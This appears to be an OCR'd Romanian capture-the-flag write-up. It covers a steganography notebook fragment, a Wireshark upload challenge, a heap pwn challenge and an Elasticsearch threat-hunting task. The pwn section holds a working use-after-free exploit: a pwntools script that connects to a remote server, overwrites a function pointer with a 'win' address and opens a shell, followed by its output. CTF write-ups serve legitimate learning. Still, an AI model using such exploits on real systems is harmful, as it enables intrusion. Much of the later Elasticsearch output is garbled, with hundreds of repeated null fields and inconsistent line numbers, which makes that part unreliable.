localhost:8888/notebooks/Two-Tier-Hybrid-Steganography-Approach-using-Chaos-Theory/


Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec File Inclusion/Path tra...

jupyter Untitled Last Checkpoint: 55 minutes ago

File Edit View Run Kernel Settings Help Trusted JupyterLab Python 3 (ipykernel)

```
Decryption("encoded.png", key)
im = Image.open("drenc.png", 'r')
imshow(np.asarray(im))
print("[+] TIER-1 DECRYPTED")
```

[+] TIER-1 DECRYPTED



```
[15]: def decode(image_name):
```


```
[16]: decoded_data = decode("drenc.png")
print("[+] Decoded data:", decoded_data)
print("[+] TIER-2 DECRYPTED\nMESSAGE RECEIVED.")
```

```
[+] Decoding...
[+] Decoded data: YO SMOKE my 9802
YO RAP my
YO SMOKE my 13460
YO RAA my
YO SMOKE my 10405
YO RAP my
YO SMOKE my 15135
YO RAA my
YO SMOKE my 11887
YO RAP my
YO SMOKE my 14646
YO RAP my
YO SMOKE my 9028
YO RAP my
YO SMOKE my 9609
YO RAP my
YO SMOKE my 12998
YO RAP my
YO SMOKE my 2306
YO RAP my
YO SMOKE my 13227
YO RAP my
YO SMOKE my 9026
YO RAP my
YO SMOKE my 11660
```

Number

Calculate

Square Root



>

<just-an-upload>: <Network>


Dovada obținerii flagului

<ctf{F1l3_Upl04d_T0_C2_S3rv3r}>

Sumar

<Filtru http in wireshark, sunt 2 pachete de http cu POST pe /upload, dam export packet bytes la arhiva din MIME data. In arhiva e flag-ul>

Dovada rezolvárii



<heeeap>: <Pwn>

Dovada obținerii flagului

CTF{9b93e344611c1fa883es647n5a26130s23124ae5e56bc5005a319a710ae55a92}

Sumar

Am folosit un UAF exploit (cred ca asa se numeste deoarece a fost prima data cand am vazut atacuri pe heap) ca sa rescriu functia de print al unui element de tip ctf ca functia care ne da acces la shell, dupa care am afisat flag-ul

Dovada rezolvării

Intrand in Ghidra, vedem in functia main un switch case care are 5 valori valide de la 1 la 5: Primele doua care se occupa cu creearea de ctf-uri si respectiv descrierile lor, urmatoarele doua care sterg ultimul element de acel tip din lista de ctf-uri sau descrieri si print pentru o pereche de ctf si descrieri.

Cautand pe internet challenge-ul la care face referire descrierea, adica strground, vedem ca mentioneaza atacuri pe heap. Dupa ceva jucat cu gdb-ul si pwntools (codul de la final), observam ca daca cream un obiect de un anume tip si il stergem, dupa cream un element de celalalt tip, ambii pointeri vor avea aceeasi valoare (deoarece alocatorul de memorie recicleaza blocurile).

Deoarece in descriptions putem sa scriem putin mai mult decat in ctfs, iar functiile care se apeleaza pentru printarea perechilor se afla la finalul fiecarui element, putem sa fortam interpretarea payload-ului nostru ca adresa functiei pentru afisarea unui ctf.

Mai mult, odata ce avem o pereche deja existenta (index-ul 0), putem afisa perechea cu indexul 1, chiar daca aceasta nu a fost creata.

Astfel, avem urmatorul payload:

Creearea primei perechi

1 + ceva

2 + ceva

Fortarea aceluiasi pointer la index-ul 1 din ctfs si descriptions:

1 + ceva

2 + ceva

4

3

Inserarea payload-ului:

2 + padding de 56 bytes (in cazul acesta, "a" * 56) + adresa lui win pe 32 biti (nu avem pie)

Afisarea/Executarea payload-ului:

5 + 1

Aplicand payload-ul pe remote, obtinem acces la shell si afisam flag-ul.

```
You won!
$ ls
[DEBUG] Sent 0x3 bytes:
b'ls\n'
[DEBUG] Received 0x17 bytes:
b'flag.txt\n'
b'heap\n'
b'start.sh\n'
flag.txt
heap
start.sh
$ cat flag.txt
[DEBUG] Sent 0xd bytes:
b'cat flag.txt\n'
[DEBUG] Received 0x45 bytes:
b'CTF{9b93e344611c1fa883es647n5a26130s23124ae5e56bc5005a319a710ae55a92}'·
CTF{9b93e344611c1fa883es647n5a26130s23124ae5e56bc5005a319a710ae55a92}$
$
```

```

from pwn import *

# Set up pwntools for the correct architecture

exe = './heap'

context.binary = exe
context.log_level = "DEBUG"

myexe = ELF(exe)

win = myexe.functions["win"].address

#io = gdb.debug(exe, """
#display/72xb *(void**)&((void*)&ctfs)+8 * 0)
#display/72xb *(void**)&((void*)&ctfs)+8 * 1)
#display/72xb *(void**)&((void*)&descriptions)+8 * 0)
#display/72xb *(void**)&((void*)&descriptions)+8 * 0)
#b *0x401428
"""")
io = remote("34.89.210.219", 30347)
io.recv()
io.sendline(b"1")
io.recv()
io.sendline(b"ceva")
io.recv()
io.sendline(b"2")
io.recv()
io.sendline(b"ceva")
io.recv()
io.sendline(b"1")
io.recv()
io.sendline(b"ceva")
io.recv()
io.sendline(b"2")
io.recv()
io.sendline(b"ceva")
io.recv()
io.sendline(b"4")
io.recv()
io.sendline(b"3")
io.recv()
io.sendline(b"2") # payload
io.recv()
io.sendline(b"a" * 56 + p32(win))
io.recv()
io.sendline(b"5")
io.recv()
io.sendline(b"1")
io.recv()
io.interactive()

```

<threat-monitoring>: <Threat hunting, Incident Response>

Dovada obținerii flagului

```
<  
Q1. spammers-paradise  
Q2. alnera  
Q3. 94.76.245.25  
>
```

Sumar

<Navigat prin DevTools in Elastic search. Cautam indeces. Gasim threat-hunting index, Gasim ip-ul target, filtram pentru hosts diferit de null si gasim alnera.eu si spammers-paradise.com>

Dovada rezolvării

The screenshot shows the Elasticsearch Dev Tools interface with the 'Console' tab selected. The query entered in the console is:

```
_cat/indices{"size": 9999,"query": {"bool": {"must": [{"host.name": "alnera.eu"}, {"host.name": "spammers-paradise.com"}]}}}
```

The results table displays 25 indices, each with a color-coded status (green), operation type (open), index name, and various metrics like size, doc_count, and doc_size.

Index	Status	Type	Name	Size	Doc Count	Doc Size
1	green	open	kibana-event-log-7.9.3_000003	5.5kb	1	0
2	green	open	monitoring-es-7.2024.04.01	6.5mb	11680	1958
3	green	open	kibana-event-log-7.9.3_000004	6.5mb	0	16.1kb
4	green	open	monitoring-es-7.2024.04.01	10.2mb	0	0
5	green	open	kibana-event-log-7.9.3_000003	37.7kb	7	0
6	green	open	monitoring-es-7.2024.01.28	22.3mb	45605	51330
7	green	open	monitoring-es-7.2024.01.28	22.3mb	51330	51330
8	green	open	kibana_1	3.5kb	361	46.1kb
9	green	open	monitoring-es-7.2024.01.28	18.6mb	361	46.1kb
10	green	open	monitoring-kibana-7-2024.03.26	18.6mb	13733	18140
11	green	open	security_7	30.6kb	0	0
12	green	open	monitoring-kibana-7-2024.03.26	30.6kb	43	0
13	green	open	monitoring-kibana-7-2024.03.26	11.6kb	0	0
14	green	open	monitoring-kibana-7-2024.03.27	8.8kb	4748	8.83
15	green	open	monitoring-kibana-7-2024.04.01	26.5kb	0	1.1mb
16	green	open	non-custom-lmK	26.5kb	778	0
17	green	open	kibana_task_manager	24.8kb	0	11
18	green	open	monitoring-es-7.2024.01.28	3.5mb	74562	87222
19	green	open	monitoring-es-7.2024.01.28	3.5mb	74562	82272
20	yellow	open	threat-monitoring	2.6mb	1	2.6mb
21	green	open	monitoring-es-7.2024.03.27	2.6mb	0	11680
22	green	open	monitoring-es-7.2024.04.01	5.5kb	743	558
23	green	open	monitoring-kibana-7-2024.04.01	3.5kb	1012	0
24	green	.async-search	r087qtbvq_5ivm_2yp64kq	47.3kb	0	0

```
1 GET threat-monitoring/_search
2 {
3     "size": 9999,
4     "query": {
5         "bool": {
6             "must": [
7                 {
8                     "exists": {
9                         "field": "hosts"
10                    }
11                }
12            ]
13        }
14    }
15 }
```

```
1 {
2     "took": 134,
3     "shards": false,
4     "hits": {
5         "total": 1,
6         "max_score": 1,
7         "skipped": 0,
8         "failed": 0
9     }
10 }
11 {
12     "hits": [
13         {
14             "index": "threat-monitoring",
15             "type": "log",
16             "_id": "1a2c4dfpcUImR8Tq",
17             "_score": 1.0,
18             "_source": {
19                 "host": "ethernet",
20                 "timestamp": "2013-07-06T05:54:53",
21                 "source_ip": "192.168.204.198",
22                 "source_port": 49326,
23                 "destination_ip": "192.168.204.197",
24                 "destination_port": 49326,
25                 "http_get_method": null,
26                 "url": null,
27                 "user_agent": null,
28                 "http_referer": null,
29                 "http_user_agent": null,
30                 "ip_protocols": [
31                     "TCP",
32                     "TCP"
33                 ],
34                 "hosts": [
35                     {
36                         "host": "192.168.204.197",
37                         "ip_type": "Raw",
38                         "tcp_code": null,
39                         "payload_data": null,
40                         "dns_query": null,
41                         "dns_transaction_id": null,
42                         "dns_authority": [],
43                         "dns_additional": [],
44                         "url": null,
45                         "http_referer": null,
46                         "http_user_agent": null,
47                         "http_get_method": null,
48                         "url": null,
49                         "user_agent": null,
50                         "http_referer": null,
51                         "ip_type": null,
52                         "tcp_code": null,
53                         "payload_data": null,
54                         "dns_query": null,
55                         "dns_transaction_id": null,
56                         "dns_authority": [],
57                         "dns_additional": [],
58                         "url": null,
59                         "http_referer": null,
60                         "http_user_agent": null,
61                         "http_get_method": null
62                     }
63                 ],
64                 "ethernet": {
65                     "src": "00:50:56:e3:e5:8c",
66                     "dst": "00:0c:29:80:c5:1a"
67                 }
68             }
69         }
70     ]
71 }
```

```
1 GET threat-monitoring/_search
2 {
3     "size": 10000,
4     "query": {
5         "bool": {
6             "must": [
7                 {
8                     "exists": {
9                         "field": "hosts"
10                    }
11                }
12            ]
13        }
14    }
15 }
```

```
1 {
2     "took": 248,
3     "shards": false,
4     "hits": [
5         {
6             "index": "threat-monitoring",
64             "type": "log",
65             "_id": "1a2c4dfpcUImR8Tq",
66             "_score": 1.0,
67             "_source": {
68                 "host": "ethernet",
69                 "timestamp": "2013-07-06T05:54:53",
70                 "source_ip": "192.168.204.198",
71                 "source_port": 49326,
72                 "destination_ip": "192.168.204.197",
73                 "destination_port": 49326,
74                 "http_get_method": null,
75                 "url": null,
76                 "user_agent": null,
77                 "http_referer": null,
78                 "http_user_agent": null,
79                 "ip_protocols": [
80                     "TCP",
81                     "TCP"
82                 ],
83                 "hosts": [
84                     {
85                         "host": "192.168.204.197",
86                         "ip_type": "Raw",
87                         "tcp_code": null,
88                         "payload_data": null,
89                         "dns_query": null,
90                         "dns_transaction_id": null,
91                         "dns_authority": [],
92                         "dns_additional": [],
93                         "url": null,
94                         "http_referer": null,
95                         "http_user_agent": null,
96                         "http_get_method": null,
97                         "url": null,
98                         "user_agent": null,
99                         "http_referer": null,
100                        "ip_type": null,
101                        "tcp_code": null,
102                        "payload_data": null,
103                        "dns_query": null,
104                        "dns_transaction_id": null,
105                        "dns_authority": [],
106                        "dns_additional": [],
107                        "url": null,
108                        "http_referer": null,
109                        "http_user_agent": null,
110                        "http_get_method": null,
111                        "url": null,
112                        "user_agent": null,
113                        "http_referer": null,
114                        "ip_type": null,
115                        "tcp_code": null,
116                        "payload_data": null,
117                        "dns_query": null,
118                        "dns_transaction_id": null,
119                        "dns_authority": [],
120                        "dns_additional": [],
121                        "url": null,
122                        "http_referer": null,
123                        "http_user_agent": null,
124                        "http_get_method": null,
125                        "url": null,
126                        "user_agent": null,
127                        "http_referer": null,
128                        "ip_type": null,
129                        "tcp_code": null,
130                        "payload_data": null,
131                        "dns_query": null,
132                        "dns_transaction_id": null,
133                        "dns_authority": [],
134                        "dns_additional": [],
135                        "url": null,
136                        "http_referer": null,
137                        "http_user_agent": null,
138                        "http_get_method": null,
139                        "url": null,
140                        "user_agent": null,
141                        "http_referer": null,
142                        "ip_type": null,
143                        "tcp_code": null,
144                        "payload_data": null,
145                        "dns_query": null,
146                        "dns_transaction_id": null,
147                        "dns_authority": [],
148                        "dns_additional": [],
149                        "url": null,
150                        "http_referer": null,
151                        "http_user_agent": null,
152                        "http_get_method": null,
153                        "url": null,
154                        "user_agent": null,
155                        "http_referer": null,
156                        "ip_type": null,
157                        "tcp_code": null,
158                        "payload_data": null,
159                        "dns_query": null,
160                        "dns_transaction_id": null,
161                        "dns_authority": [],
162                        "dns_additional": [],
163                        "url": null,
164                        "http_referer": null,
165                        "http_user_agent": null,
166                        "http_get_method": null,
167                        "url": null,
168                        "user_agent": null,
169                        "http_referer": null,
170                        "ip_type": null,
171                        "tcp_code": null,
172                        "payload_data": null,
173                        "dns_query": null,
174                        "dns_transaction_id": null,
175                        "dns_authority": [],
176                        "dns_additional": [],
177                        "url": null,
178                        "http_referer": null,
179                        "http_user_agent": null,
180                        "http_get_method": null,
181                        "url": null,
182                        "user_agent": null,
183                        "http_referer": null,
184                        "ip_type": null,
185                        "tcp_code": null,
186                        "payload_data": null,
187                        "dns_query": null,
188                        "dns_transaction_id": null,
189                        "dns_authority": [],
190                        "dns_additional": [],
191                        "url": null,
192                        "http_referer": null,
193                        "http_user_agent": null,
194                        "http_get_method": null,
195                        "url": null,
196                        "user_agent": null,
197                        "http_referer": null,
198                        "ip_type": null,
199                        "tcp_code": null,
200                        "payload_data": null,
201                        "dns_query": null,
202                        "dns_transaction_id": null,
203                        "dns_authority": [],
204                        "dns_additional": [],
205                        "url": null,
206                        "http_referer": null,
207                        "http_user_agent": null,
208                        "http_get_method": null,
209                        "url": null,
210                        "user_agent": null,
211                        "http_referer": null,
212                        "ip_type": null,
213                        "tcp_code": null,
214                        "payload_data": null,
215                        "dns_query": null,
216                        "dns_transaction_id": null,
217                        "dns_authority": [],
218                        "dns_additional": [],
219                        "url": null,
220                        "http_referer": null,
221                        "http_user_agent": null,
222                        "http_get_method": null,
223                        "url": null,
224                        "user_agent": null,
225                        "http_referer": null,
226                        "ip_type": null,
227                        "tcp_code": null,
228                        "payload_data": null,
229                        "dns_query": null,
230                        "dns_transaction_id": null,
231                        "dns_authority": [],
232                        "dns_additional": [],
233                        "url": null,
234                        "http_referer": null,
235                        "http_user_agent": null,
236                        "http_get_method": null,
237                        "url": null,
238                        "user_agent": null,
239                        "http_referer": null,
240                        "ip_type": null,
241                        "tcp_code": null,
242                        "payload_data": null,
243                        "dns_query": null,
244                        "dns_transaction_id": null,
245                        "dns_authority": [],
246                        "dns_additional": [],
247                        "url": null,
248                        "http_referer": null,
249                        "http_user_agent": null,
250                        "http_get_method": null,
251                        "url": null,
252                        "user_agent": null,
253                        "http_referer": null,
254                        "ip_type": null,
255                        "tcp_code": null,
256                        "payload_data": null,
257                        "dns_query": null,
258                        "dns_transaction_id": null,
259                        "dns_authority": [],
260                        "dns_additional": [],
261                        "url": null,
262                        "http_referer": null,
263                        "http_user_agent": null,
264                        "http_get_method": null,
265                        "url": null,
266                        "user_agent": null,
267                        "http_referer": null,
268                        "ip_type": null,
269                        "tcp_code": null,
270                        "payload_data": null,
271                        "dns_query": null,
272                        "dns_transaction_id": null,
273                        "dns_authority": [],
274                        "dns_additional": [],
275                        "url": null,
276                        "http_referer": null,
277                        "http_user_agent": null,
278                        "http_get_method": null,
279                        "url": null,
280                        "user_agent": null,
281                        "http_referer": null,
282                        "ip_type": null,
283                        "tcp_code": null,
284                        "payload_data": null,
285                        "dns_query": null,
286                        "dns_transaction_id": null,
287                        "dns_authority": [],
288                        "dns_additional": [],
289                        "url": null,
290                        "http_referer": null,
291                        "http_user_agent": null,
292                        "http_get_method": null,
293                        "url": null,
294                        "user_agent": null,
295                        "http_referer": null,
296                        "ip_type": null,
297                        "tcp_code": null,
298                        "payload_data": null,
299                        "dns_query": null,
300                        "dns_transaction_id": null,
301                        "dns_authority": [],
302                        "dns_additional": [],
303                        "url": null,
304                        "http_referer": null,
305                        "http_user_agent": null,
306                        "http_get_method": null,
307                        "url": null,
308                        "user_agent": null,
309                        "http_referer": null,
310                        "ip_type": null,
311                        "tcp_code": null,
312                        "payload_data": null,
313                        "dns_query": null,
314                        "dns_transaction_id": null,
315                        "dns_authority": [],
316                        "dns_additional": [],
317                        "url": null,
318                        "http_referer": null,
319                        "http_user_agent": null,
320                        "http_get_method": null,
321                        "url": null,
322                        "user_agent": null,
323                        "http_referer": null,
324                        "ip_type": null,
325                        "tcp_code": null,
326                        "payload_data": null,
327                        "dns_query": null,
328                        "dns_transaction_id": null,
329                        "dns_authority": [],
330                        "dns_additional": [],
331                        "url": null,
332                        "http_referer": null,
333                        "http_user_agent": null,
334                        "http_get_method": null,
335                        "url": null,
336                        "user_agent": null,
337                        "http_referer": null,
338                        "ip_type": null,
339                        "tcp_code": null,
340                        "payload_data": null,
341                        "dns_query": null,
342                        "dns_transaction_id": null,
343                        "dns_authority": [],
344                        "dns_additional": [],
345                        "url": null,
346                        "http_referer": null,
347                        "http_user_agent": null,
348                        "http_get_method": null,
349                        "url": null,
350                        "user_agent": null,
351                        "http_referer": null,
352                        "ip_type": null,
353                        "tcp_code": null,
354                        "payload_data": null,
355                        "dns_query": null,
356                        "dns_transaction_id": null,
357                        "dns_authority": [],
358                        "dns_additional": [],
359                        "url": null,
360                        "http_referer": null,
361                        "http_user_agent": null,
362                        "http_get_method": null,
363                        "url": null,
364                        "user_agent": null,
365                        "http_referer": null,
366                        "ip_type": null,
367                        "tcp_code": null,
368                        "payload_data": null,
369                        "dns_query": null,
370                        "dns_transaction_id": null,
371                        "dns_authority": [],
372                        "dns_additional": [],
373                        "url": null,
374                        "http_referer": null,
375                        "http_user_agent": null,
376                        "http_get_method": null,
377                        "url": null,
378                        "user_agent": null,
379                        "http_referer": null,
380                        "ip_type": null,
381                        "tcp_code": null,
382                        "payload_data": null,
383                        "dns_query": null,
384                        "dns_transaction_id": null,
385                        "dns_authority": [],
386                        "dns_additional": [],
387                        "url": null,
388                        "http_referer": null,
389                        "http_user_agent": null,
390                        "http_get_method": null,
391                        "url": null,
392                        "user_agent": null,
393                        "http_referer": null,
394                        "ip_type": null,
395                        "tcp_code": null,
396                        "payload_data": null,
397                        "dns_query": null,
398                        "dns_transaction_id": null,
399                        "dns_authority": [],
400                        "dns_additional": [],
401                        "url": null,
402                        "http_referer": null,
403                        "http_user_agent": null,
404                        "http_get_method": null,
405                        "url": null,
406                        "user_agent": null,
407                        "http_referer": null,
408                        "ip_type": null,
409                        "tcp_code": null,
410                        "payload_data": null,
411                        "dns_query": null,
412                        "dns_transaction_id": null,
413                        "dns_authority": [],
414                        "dns_additional": [],
415                        "url": null,
416                        "http_referer": null,
417                        "http_user_agent": null,
418                        "http_get_method": null,
419                        "url": null,
420                        "user_agent": null,
421                        "http_referer": null,
422                        "ip_type": null,
423                        "tcp_code": null,
424                        "payload_data": null,
425                        "dns_query": null,
426                        "dns_transaction_id": null,
427                        "dns_authority": [],
428                        "dns_additional": [],
429                        "url": null,
430                        "http_referer": null,
431                        "http_user_agent": null,
432                        "http_get_method": null,
433                        "url": null,
434                        "user_agent": null,
435                        "http_referer": null,
436                        "ip_type": null,
437                        "tcp_code": null,
438                        "payload_data": null,
439                        "dns_query": null,
440                        "dns_transaction_id": null,
441                        "dns_authority": [],
442                        "dns_additional": [],
443                        "url": null,
444                        "http_referer": null,
445                        "http_user_agent": null,
446                        "http_get_method": null,
447                        "url": null,
448                        "user_agent": null,
449                        "http_referer": null,
450                        "ip_type": null,
451                        "tcp_code": null,
452                        "payload_data": null,
453                        "dns_query": null,
454                        "dns_transaction_id": null,
455                        "dns_authority": [],
456                        "dns_additional": [],
457                        "url": null,
458                        "http_referer": null,
459                        "http_user_agent": null,
460                        "http_get_method": null,
461                        "url": null,
462                        "user_agent": null,
463                        "http_referer": null,
464                        "ip_type": null,
465                        "tcp_code": null,
466                        "payload_data": null,
467                        "dns_query": null,
468                        "dns_transaction_id": null,
469                        "dns_authority": [],
470                        "dns_additional": [],
471                        "url": null,
472                        "http_referer": null,
473                        "http_user_agent": null,
474                        "http_get_method": null,
475                        "url": null,
476                        "user_agent": null,
477                        "http_referer": null,
478                        "ip_type": null,
479                        "tcp_code": null,
480                        "payload_data": null,
481                        "dns_query": null,
482                        "dns_transaction_id": null,
483                        "dns_authority": [],
484                        "dns_additional": [],
485                        "url": null,
486                        "http_referer": null,
487                        "http_user_agent": null,
488                        "http_get_method": null,
489                        "url": null,
490                        "user_agent": null,
491                        "http_referer": null,
492                        "ip_type": null,
493                        "tcp_code": null,
494                        "payload_data": null,
495                        "dns_query": null,
496                        "dns_transaction_id": null,
497                        "dns_authority": [],
498                        "dns_additional": [],
499                        "url": null,
500                        "http_referer": null,
501                        "http_user_agent": null,
502                        "http_get_method": null,
503                        "url": null,
504                        "user_agent": null,
505                        "http_referer": null,
506                        "ip_type": null,
507                        "tcp_code": null,
508                        "payload_data": null,
509                        "dns_query": null,
510                        "dns_transaction_id": null,
511                        "dns_authority": [],
512                        "dns_additional": [],
513                        "url": null,
514                        "http_referer": null,
515                        "http_user_agent": null,
516                        "http_get_method": null,
517                        "url": null,
518                        "user_agent": null,
519                        "http_referer": null,
520                        "ip_type": null,
521                        "tcp_code": null,
522                        "payload_data": null,
523                        "dns_query": null,
524                        "dns_transaction_id": null,
525                        "dns_authority": [],
526                        "dns_additional": [],
527                        "url": null,
528                        "http_referer": null,
529                        "http_user_agent": null,
530                        "http_get_method": null,
531                        "url": null,
532                        "user_agent": null,
533                        "http_referer": null,
534                        "ip_type": null,
535                        "tcp_code": null,
536                        "payload_data": null,
537                        "dns_query": null,
538                        "dns_transaction_id": null,
539                        "dns_authority": [],
540                        "dns_additional": [],
541                        "url": null,
542                        "http_referer": null,
543                        "http_user_agent": null,
544                        "http_get_method": null,
545                        "url": null,
546                        "user_agent": null,
547                        "http_referer": null,
548                        "ip_type": null,
549                        "tcp_code": null,
550                        "payload_data": null,
551                        "dns_query": null,
552                        "dns_transaction_id": null,
553                        "dns_authority": [],
554                        "dns_additional": [],
555                        "url": null,
556                        "http_referer": null,
557                        "http_user_agent": null,
558                        "http_get_method": null,
559                        "url": null,
560                        "user_agent": null,
561                        "http_referer": null,
562                        "ip_type": null,
563                        "tcp_code": null,
564                        "payload_data": null,
565                        "dns_query": null,
566                        "dns_transaction_id": null,
567                        "dns_authority": [],
568                        "dns_additional": [],
569                        "url": null,
570                        "http_referer": null,
571                        "http_user_agent": null,
572                        "http_get_method": null,
573                        "url": null,
574                        "user_agent": null,
575                        "http_referer": null,
576                        "ip_type": null,
577                        "tcp_code": null,
578                        "payload_data": null,
579                        "dns_query": null,
580                        "dns_transaction_id": null,
581                        "dns_authority": [],
582                        "dns_additional": [],
583                        "url": null,
584                        "http_referer": null,
585                        "http_user_agent": null,
586                        "http_get_method": null,
587                        "url": null,
588                        "user_agent": null,
589                        "http_referer": null,
590                        "ip_type": null,
591                        "tcp_code": null,
592                        "payload_data": null,
593                        "dns_query": null,
594                        "dns_transaction_id": null,
595                        "dns_authority": [],
596                        "dns_additional": [],
597                        "url": null,
598                        "http_referer": null,
599                        "http_user_agent": null,
600                        "http_get_method": null,
601                        "url": null,
602                        "user_agent": null,
603                        "http_referer": null,
